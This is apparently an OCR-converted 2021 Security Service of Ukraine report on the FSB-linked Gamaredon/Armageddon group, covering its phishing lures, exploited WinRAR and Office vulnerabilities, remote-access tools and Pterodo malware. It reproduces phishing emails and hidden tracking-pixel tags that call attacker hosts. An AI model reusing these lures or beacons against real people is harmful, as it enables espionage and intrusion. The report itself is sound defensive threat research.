





Gamaredon/ Armageddon Group

FSB RF cyber attacks against Ukraine

SSU

Kyiv 2021

Introduction

Within conducting hybrid aggression against Ukraine, since 2014 Russian Federation special services launched an open intelligence and sabotage activities.

For that purpose, the capabilities of the existing cyber units have been strengthened and new units were created. Individuals were actively involved in organizing and conducting cyberattacks.

The Security Service of Ukraine has reliable data concerning cyberattacks by APT28 (Sofacy/Fancy Bear), SNAKE (Turla), APT29 (Cozy Bear/The Dukes). At the same time, some of the results of the criminal activities of these groups are well known to the public as targeted cyberattacks BlackEnergy, Industroyer and NotPetya.

Comparing with mentioned APT, the hacker group **"Armageddon"** is relatively young, according to various sources – 2013-2014, and were “under radar” in the beginning of activities. Also it needs no less attention from the competent authorities. Under relevant circumstances, the group is able to turn into a cyberthreat with consequences, the scale of which will exceed the negative effect of the activities of mentioned APT groups.

The outcomes of investigation into cyber-attacks associated with the activities of the hacker group "Armageddon" are occasionally published in the reports of anti-virus laboratories and companies dealing with cybersecurity and providing cybersecurity services.

The Security Service of Ukraine considers to share with the Ukrainian and world community its own vision of this cyberthreat and tries to shed more light on the group's cyber operations, their purpose, tactics, techniques and procedures used by hacker groups, their evolution.

The information is provided by the Security Service of Ukraine to the extent that takes into account the legal restrictions on the regime of access to information.

The hacker group's "Armageddon"/"Armageddon" profile

The Security Service of Ukraine classifies the hacker group "Armageddon" as APT (Advanced Persistent Threat), and unambiguously identifies it as a specially created structural unit of the Federal Security Service of the Russian Federation, whose tasks are intelligence and subversive activities against Ukraine in cyberspace.

Other well-known names are Gamaredon (Eset, PaloAlto)/Primitive Bear (CrowdStrike)/Winterflouder (iDefence)/BlueAlpha (RecordedFuture)/BlueOtso (PWC)/IronTiden (SecureWorks)/SectorC08 (Red Alert), Callisto (NATO Association of Canada). The group is an integral part of the so-called "Office of the FSB of Russia in the Republic of Crimea and the city of Sevastopol", and consists of regular officers of the secret service and some former law enforcement officers of Ukraine.

The Security Service of Ukraine believes that Armageddon was formed and has been operating since 2014 (some sources on the Internet indicate June 2013). The main purpose of its activity is to conduct targeted cyberintelligence operations against state bodies of Ukraine, primarily security, defense and law enforcement agencies, in order to obtain intelligence information.

The activity and development of the hacker group "Armageddon" during 2014-2021 has led to the existence of a new real cyber threat. In the period 2017-2021 this group implemented the most numerous cyberintelligence actions on various vectors of public administration.

Armageddon does not use complex and sophisticated techniques, tactics and procedures, does not try to make an effort to stay secret for a long time. Staying off the radar is not a group priority.

However, the group's activities are characterized by intrusiveness and audacity. It is evidenced by the name of the group "Armageddon", which is taken from the information contained in the metadata of the first created documents-baits;

cyber attacks algorithm repeatability and regular mass sending of malicious messages to the same circle of addressees; derogatory password phrases encoded in malicious software, etc.

The cyber attack mechanism is based on the principle of simultaneous mass destruction of a large number of users inside one organization and the deployment of malicious software. When the victim's computer system loses control, the attackers try to regain access to the source of the information and try again to compromise them according to a similar scenario.

Malicious software modules have been created with the help of programming languages VBScript, VBA Script, C#, C++, as well as using CMD, PowerShell and .NET command shells.

In fact, the group focuses on computer systems running the Windows, although we know about the test use of the EvilGnome malware (to defeat Linux systems), as well as attempts to get access to Android devices.

Analysis of the group's tactics since its first appearance on the "landscape" of cyberspace allows us to divide its activities into 2 periods: from 2014 to 2017 and from 2017 to the present day. This divide is due to the evolution of tools.

Though, there is little information about Armageddon's early days, based on the available data, members of the group relied on legitimate, publicly available software products in the early years of their existence, which was eventually changed to customized malware Pterodo/Pteranodon.

At the first stage, the minimum required set of software consisted of dropper files sent with phishing emails, as well as remote access tools, which were installed after users opened malicious applications and provided remote access to the information system. Such tools include RMS (Remote Manipulator System) and UltraVNC.

The second stage, starting in 2016, is characterized by the transition to customized malware called Pterodo/Pteranodon, which widely expanded the functionality of the group.


Phishing as a guarantee of an effective cyberattack

Throughout its existence, the hacker group "Armageddon" has successfully used the methods of social engineering, especially sending to potential victims emails specially crafted messages with malicious attachments. This remains the main vector of cyberattack.

This approach does not require significant costs, and information about the official mailing addresses of a government agency, unit or an official can be found in open sources.

Thus, 2014-2016 are characterized by sending emails on topics related to the Anti-Terrorist Operation (now the Joint Forces Operation) in the Donetsk and Luhansk regions, in particular, on the movement of forces and means, loss of personnel and military equipment, facts of desertions, analytical data on the activities of units of the security and defense sector of Ukraine. The targets were, respectively, military personnel of the security and defense sector of Ukraine, representatives of law enforcement agencies and other individuals who were involved in the Anti-Terrorist Operation/the Joint Forces Operation.

Subsequently, in 2017-2019, due to the partial cessation of active hostilities, the emphasis was shifted towards lure documents on criminal proceedings, international cooperation, draft legislation, with a simultaneous reorientation to users of the central offices of the security and defense sector of Ukraine (Figures 1 and 2).



From ВІЙСЬКОВА ПРОКУРАТУРА ОДЕСЬКОГО ГАРНІЗОНУ <pru.od@vppdr.gp.gov.ua>
Subject **розшук** 06.05.2019, 03:42
To [redacted]

Щодо оголошення розшуку підозрюваного в рамках кримінального провадження №42014161010000050 від 03.06.2014 за ознаками кримінального правопорушення, передбаченого ч. 1 ст. 408 КК України

ВІЙСЬКОВА ПРОКУРАТУРА ОДЕСЬКОГО ГАРНІЗОНУ

65009, місто Одеса, вул. Армійська, 18,
тел.(048) 776-06-50, 776-05-85, факс 776-17-02,
e-mail: pru.od@vppdr.gp.gov.ua


This email was scanned by Bitdefender

1 attachment: Проект.rar 796 kB

Figure 1. A Phishing email sample

A simple method of putting pressure on the user was applied in many e-mails so that an electronic attachment was opened recklessly. The word "Urgent" was indicated in the title and/or text of the message, which was to force the employee to review the contents immediately and start the system infecting process accordingly.

From 2019 to the present day, almost half of such e-mails have been allegedly sent on behalf of state bodies, international organizations and individuals, and the lure documents became requests for information, international and internal official correspondence letters of Ukrainian state bodies. At this stage, Armageddon is trying to expand its presence and carry out its cyberattacks on information systems of employees of central executive bodies in particular.



From КООРДИНАЦІЙНИЙ КОМІТЕТ ГРОМАДСЬКИХ РАД УКРАЇНИ <kkgrua@gmail.com>

Subject **Проект порядку денного** 07.05.2019, 05:10

To [redacted]

--

З повагою,
КООРДИНАЦІЙНИЙ КОМІТЕТ ГРОМАДСЬКИХ РАД УКРАЇНИ

01001 Київ-1, а/с В-3 ; www. kkgrua.com
e-mail:kkgrua@gmail.com
моб:+38(096)036-00-00

1 attachment: Проект.rar 796 kB

Figures 2. One more phishing email sample


According to the phishing e-mail samples analysis results, the systematic facts of real recipients replacement is worth noting. Usually, the field "address from" indicates the data (primarily the domain name) that corresponds to a real government agency, in particular, from which the recipient can expect a message, including information materials at the appropriate time. The subject of the letter, its content and the title of the appendix reflect current information, which gives the letter even more legitimacy. Thus, a specially formed fake letter creates the illusion of credibility and encourages users to read the contents of the attached documents without suspicion. So, the opening of such applications by officials triggers the mechanism of downloading malicious software and infecting the information system.

It can be argued that special attention is focused on the investigative units of law enforcement agencies, which have been handling thousands of criminal cases since the beginning of the Russian armed aggression against Ukraine.

In reality, the Armageddon group created numerous mailboxes on the existing public services of Russia (@yandex.ru), Ukraine (@i.ua), the Czech Republic (@popis.cz, @post.cz and

@email.cz), from which fake messages were actually sent. At the same time, such mailboxes were used as a cover for sending mails from pre-configured for this purpose mail servers, which were located in Russia and on the territory temporarily not controlled by Ukraine. The Security Service of Ukraine is aware of the facts of sending fake e-mails with malicious software from computers that used Russian IP-addresses (IpServer, IT Expert providers), including the Crimean telecom provider Crelcom (Simferopol).

The mailbox "lifetime" was usually no more than a month, but there were some cases of sending fake messages from one mail for a much longer period.



```
Return-Path: <valaam@i.ua>
X-Original-To: [redacted]
Delivered-To: [redacted]
Received: from [redacted](localhost.[redacted][127.0.0.1])
    by [redacted](OS MacOs) with ESMTP id D2AB54CA63A
    for <[redacted]>; Tue,  7 May 2019 15:10:43 +0300 (EEST)
Received: from out16.mi6.kiev.ua ([91.198.36.85] helo=out16.mi6.kiev.ua)
    by[redacted] with ESMTP id xFAeb05s49723;
    Tue, 7 May 2019 15:10:40 +0300
DKIM-Signature: v=1; a=rsa-sha256; q=dns/txt; c=relaxed/relaxed; d=i.ua;
    s=mail; h=Content-Type:MIME-Version:Subject:To:Reply-To:From:Sender:Date:
    Message-ID:Cc:Content-Transfer-Encoding:Content-ID:Content-Description:
    Resent-Date:Resent-From:Resent-Sender:Resent-To:Resent-Cc:Resent-Message-ID:
    In-Reply-To:References:List-Id:List-Help:List-Unsubscribe:List-Subscribe:
    List-Post:List-Owner:List-Archive;
    bh=8H9+utFpt4L+2X3hcEFnL1mAX5pVw6x+AwxVgAlYZ74=; b=HMVnmd6gzLn2dL9CXa3dloRwN9
    sO67iw1D7XB71r/op57i/v6t6MoEJhpkSEMF+0b1FNGm5wLse07GDiiwPJgPSwL+a+DGRFe/0/Xpc
    EvxBzPP+wa9cuBaeBco7GjNBGim7yDfMt6uLS1l0H16Sq4GT+ZW4mI7kzHtV2j77UPFo=;
Received: from st17.mi6.kiev.ua ([91.198.36.74])
    by out16.mi6.kiev.ua with esmtps (TLSv1.2:ECDHE-RSA-AES256-GCM-SHA384:256)
    (Exim 4.90_1)
    (envelope-from <valaam@i.ua>)
    id 1hNyxF-00029w-Uz
    for [redacted]; Tue, 07 May 2019 15:12:19 +0300
Received: from [185.158.115.231] (helo=ukrnet)
    by st17.mi6.kiev.ua with esmtpsa (TLSv1.2:ECDHE-RSA-AES128-GCM-SHA256:128)
    (Exim 4.90_1)
    (envelope-from <valaam@i.ua>)
    id 1hNyxA-0007V8-Ol
    for [redacted]; Tue, 07 May 2019 15:12:16 +0300
From: =?utf-8?Q?=D0=9A=D0=9E=D0=9E=D0=A0=D0=94=D0=98=D0=9D=D0=90=D0=A6=D0=86=D0=99=D0=9D=D0=98=D0=99_=D0=9A=D0=9E=D0=9C=D0=86=D0=A2=D0=95=D0=A2_=D0=93=D0=A0=
Reply-To: =?utf-8?Q?=D0=9A=D0=9E=D0=9E=D0=A0=D0=94=D0=98=D0=9D=D0=90=D0=A6=D0=86=D0=99=D0=9D=D0=98=D0=99_=D0=9A=D0=9E=D0=9C=D0=86=D0=A2=D0=95=D0=A2_=D0=93=D0
X-Priority: 3 (Normal)
To: [redacted]
Subject: =?utf-8?Q?=D0=9F=D1=80=D0=BE=D0=B5=D0=BA=D1=82_=D0=BF=D0=BE=D1=80=D1=8F=D0=B4=D0=BA=D1=83_=D0=B4=D0=B5=D0=BD=D0=BD=D0=BE=D0=B3=D0=BE?=
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----------A4D921C2D10D7DB"
Message-ID: <xFAeb05s49723@[redacted]
Date: Tue, 7 May 2019 15:10:40 +0300
X-SpamTest-Status: spam_not_detected
X-Anti-Virus: Kaspersky Mail Gateway, version: 5.6.23/RELEASE, bases: 20090226T232455 #1849955, check: 20190316 clean
X-EsetId: 62483C3B57063E31310E62

------------A4D921C2D10D7DB
Content-Type: text/html; charset=UTF-8
Content-Transfer-Encoding: 8bit


--<br><br><br>

Ð— Ð¿Ð¾Ð²Ð°Ð³Ð¾ÑŽ,<br>
ÐšÐžÐžÐ Ð”Ð˜ÐÐÐ¦Ð†Ð™ÐÐ˜Ð™ ÐšÐžÐœÐ†Ð¢Ð•Ð¢ Ð“Ð ÐžÐœÐÐ”Ð¡Ð¬ÐšÐ˜Ð¥ Ð ÐÐ” Ð£ÐšÐ ÐÐ‡ÐÐ˜ <br>
__________________________________________________________<br>
01001 ÐšÐ¸Ñ—Ð²-1, Ð°/Ñ Ð’-3 ; www. kkgrua.com <br>
e-mail:kkgrua@gmail.com <br>
Ð¼Ð¾Ð±:+38(096)036-00-00<img src="http://myimage.website/images/icons/312hsjvuc/vu2LSRg7k3Q/cached.gif" height="0" width="10" style="height:0px;width:0px">
```

Figure 3. A phishing email sample with embedded hide pixel

A specific feature of the 2019 letters was the embedded hidden pixel into their bodies, which was implemented due to the capabilities of the HTML markup language (Figure 3). For example:

<img src=http://pixel1.space/images/icons/3125pd6vd/IRILgErwaw6/cached.gif height=«0» width=«0» style=«height:0px;width:0px»>

At the same time, the minimal size parameters of the image set up by the attackers and its placement on the screen do not allow ordinary users to notice it. This feature allows hackers to track users who have read the email but have not opened the malicious attachment for unknown reasons.

So, the implementation of a cyberattack begins with sending a phishing letter with a malicious attachment to a potential victim, after the opening of which the mechanism of automatic compromising of the computer system and creating the preconditions for information leakage is launched.

Used Vulnerabilities

Throughout the period of its activity, the hacker group "Armageddon" has been actively using 2 known vulnerabilities.

Thus, up to version 5.70, the most popular data compressor contained the WinRAR ACE vulnerability (CVE-2018-20250), which allows to place files from archive to any folder on a victim’s disk automatically, in the background mode without victim’s permission. Due to this, the attackers uploaded malicious files to various directories, which are used in Windows for automated launch of user programs (StartUp). This created the opportunity of persistent presence in the victim’s information systems and regular malware launches.

It is worth noticing that this vulnerability had existed for almost 20 years and became known only in 2019. The developers have now fixed this bug, so users need to update the WinRAR software to the latest version.

Vulnerability of CVE 2017-0199 has been known since 2017 as Microsoft Office Remote Code Execution Vulnerability and allows to execute arbitrary code in the victim's system remotely after documents with the extension .rtf, .docx, .doc are opened.

Tactics, Techniques and Procedures (TTPs) Evolution

With the goals of obtaining documentary files from the systems of Ukrainian state bodies, the hacker group’s TTPs "Armageddon" have gone through several stages of their evolution.


Malicious software was intended to provide remote access to the system, the ability to execute commands on it, data collection and exfiltration, distribution to systems without an Internet connection (via removable data storages) etc.

It is worth mentioning that in terms of architecture and implementation complexity, the used tools are not sophisticated, but have proven to be quite effective. Throughout the period of criminal activity, the group did not show a desire for lateral movement within the network. The group’s TTPs provided mass compromising of user’s systems as a result of malware targeted delivery to them and infecting each individual system. That happened until 2021.

As it was already stated, the group uses droppers to deliver malware, which are delivered via malicious e-mails. At the stage of its installation an archive in SFX format was sent to the victim together with a phishing letter. While unpacking this the Remote Manipulator System (developed by the Russian company "TektonIT") was deployed.

At the final stage, the deployment of remote access tools, as well as tools for collecting information takes place. At the stage of its formation with the phishing letter, in an archive SFX format, Remote Manipulator System (developed by the Russian company "TektonIT") was sent to the victim.

However, almost immediately, it was replaced by another remote access tool, the use of which is still recorded, "UltraVNC" (Figure 4) - free software for the Windows operating system that uses the VNC protocol (a tool for remote management of other information systems).



```
11:5660h: 0C 77 69 6E 64 6F 77 43 6C 6F 73 65 64 01 00 0F  .windowClosed...
11:5670h: 77 69 6E 64 6F 77 49 63 6F 6E 69 66 69 65 64 01  windowIconified.
11:5680h: 00 11 77 69 6E 64 6F 77 44 65 69 63 6F 6E 69 66  ..windowDeiconif
11:5690h: 69 65 64 01 00 0F 61 63 74 69 6F 6E 50 65 72 66  ied...actionPerf
11:56A0h: 6F 72 6D 65 64 01 00 1F 28 4C 6A 61 76 61 2F 61  ormed...(Ljava/a
11:56B0h: 77 74 2F 65 76 65 6E 74 2F 41 63 74 69 6F 6E 45  wt/event/ActionE
11:56C0h: 76 65 6E 74 3B 29 56 01 00 0A 53 6F 75 72 63 65  vent;)V...Source
11:56D0h: 46 69 6C 65 01 00 13 43 6C 69 70 62 6F 61 72 64  File...Clipboard
11:56E0h: 46 72 61 6D 65 2E 6A 61 76 61 01 00 12 55 6C 74  Frame.java...Ult
11:56F0h: 72 40 56 4E 43 20 43 6C 69 70 62 6F 61 72 64 0C  r@VNC Clipboard.
11:5700h: 00 32 00 37 0C 00 30 00 31 01 00 16 6A 61 76 61  .2.7..0.1...java
11:5710h: 2F 61 77 74 2F 47 72 69 64 42 61 67 4C 61 79 6F  /awt/GridBagLayo
11:5720h: 75 74 0C 00 32 00 6E 0C 00 6F 00 70 01 00 1B 6A  ut..2.n..o.p...j
11:5730h: 61 76 61 2F 61 77 74 2F 47 72 69 64 42 61 67 43  ava/awt/GridBagC
11:5740h: 6F 6E 73 74 72 61 69 6E 74 73 0C 00 71 00 72 0C  onstraints..q.r.
11:5750h: 00 73 00 72 0C 00 74 00 75 01 00 11 6A 61 76 61  .s.r..t.u...java
11:5760h: 2F 61 77 74 2F 54 65 78 74 41 72 65 61 0C 00 32  /awt/TextArea..2
11:5770h: 00 76 0C 00 29 00 2A 0C 00 77 00 78 0C 00 79 00  .v..).*..w.x..y.
11:5780h: 7A 0C 00 7B 00 75 01 00 0F 6A 61 76 61 2F 61 77  z..{.u...java/aw
11:5790h: 74 2F 42 75 74 74 6F 6E 01 00 05 43 6C 65 61 72  t/Button...Clear
11:57A0h: 0C 00 2B 00 2C 0C 00 7C 00 7D 01 00 05 43 6C 6F  ..+.,..|.}...Clo
11:57B0h: 73 65 0C 00 2D 00 2C 0C 00 7E 00 6E 0C 00 7F 00  se..-.,..~.n....
11:57C0h: 80 0C 00 2E 00 2F 0C 00 81 00 37 0C 00 82 00 83  €..../....7..‚.ƒ
11:57D0h: 0C 00 84 00 6E 0C 00 85 00 86 07 00 87 0C 00 88  ..„.n..….†..‡..ˆ
11:57E0h: 00 89 07 00 8A 0C 00 36 00 37 0C 00 8B 00 8C 07  .‰..Š..6.7..‹.Œ.
```

Figure 4. UltraVNC

The group was also looking for software with the ability to identify and retrieve data from removable data storages, as well as isolated (not connected to the Internet) information systems. From 2014 to 2016 it is known about the usage of the file ChkFlsh.exe (mikelab.kiev.ua).

At the same time, the main tool of the hacker group Armageddon from 2016 has been malicious software Pterodo, which actually allowed to solve key issues of deployment in the targeted system, securing and conducting intelligence activities.

Pterodo/Pteranodon malware

Pterodo malware is a customized remote administration tool which has a modular structure and covers a wide range of different functions, namely:

- before performing malware tests the environment in which it runs and tries to identify Sandboxes;
- downloads and uses additional modules;
- takes screenshots at a specified frequency;
- gets access to cameras and a microphone (if available);
- provides the ability to remotely execute commands within the system;

- checks connected removable data storages and copies itself on/from for distribution to the systems that are separated from the Internet.


It is known that the core of Pterodo has been publicly available on Russian hacker forums from 2016, and one of the detected modules responsible for decrypting the data was posted on Github by a user with the nickname "asu2010" and was also described on the Russian Internet portal Habrahabr.

Pterodo is a type of malware that is designed for Windows and is aimed at defeating the version from Windows XP to Windows 10.

Today, Pterodo has changed a lot. During the period of active monitoring of the group's activities and the results of cyberattacks investigations, the Security Service of Ukraine has looked into a large number of malware samples, on the basis of which it was concluded that several methods of implementation had changed.

The use of malware Pterodo on continuing basis began in 2017. The main idea of it was making the existing modules collection and their packaging into the archive. Also, a lure document was necessarity added to the archive, which is displayed to the user to hide suspicion of unauthorized actions.

After opening the received application (self-extracting archive with extension files .dll and .cmd, Figure 5), malicious modules are downloaded to certain directories and executed in hidden mode.

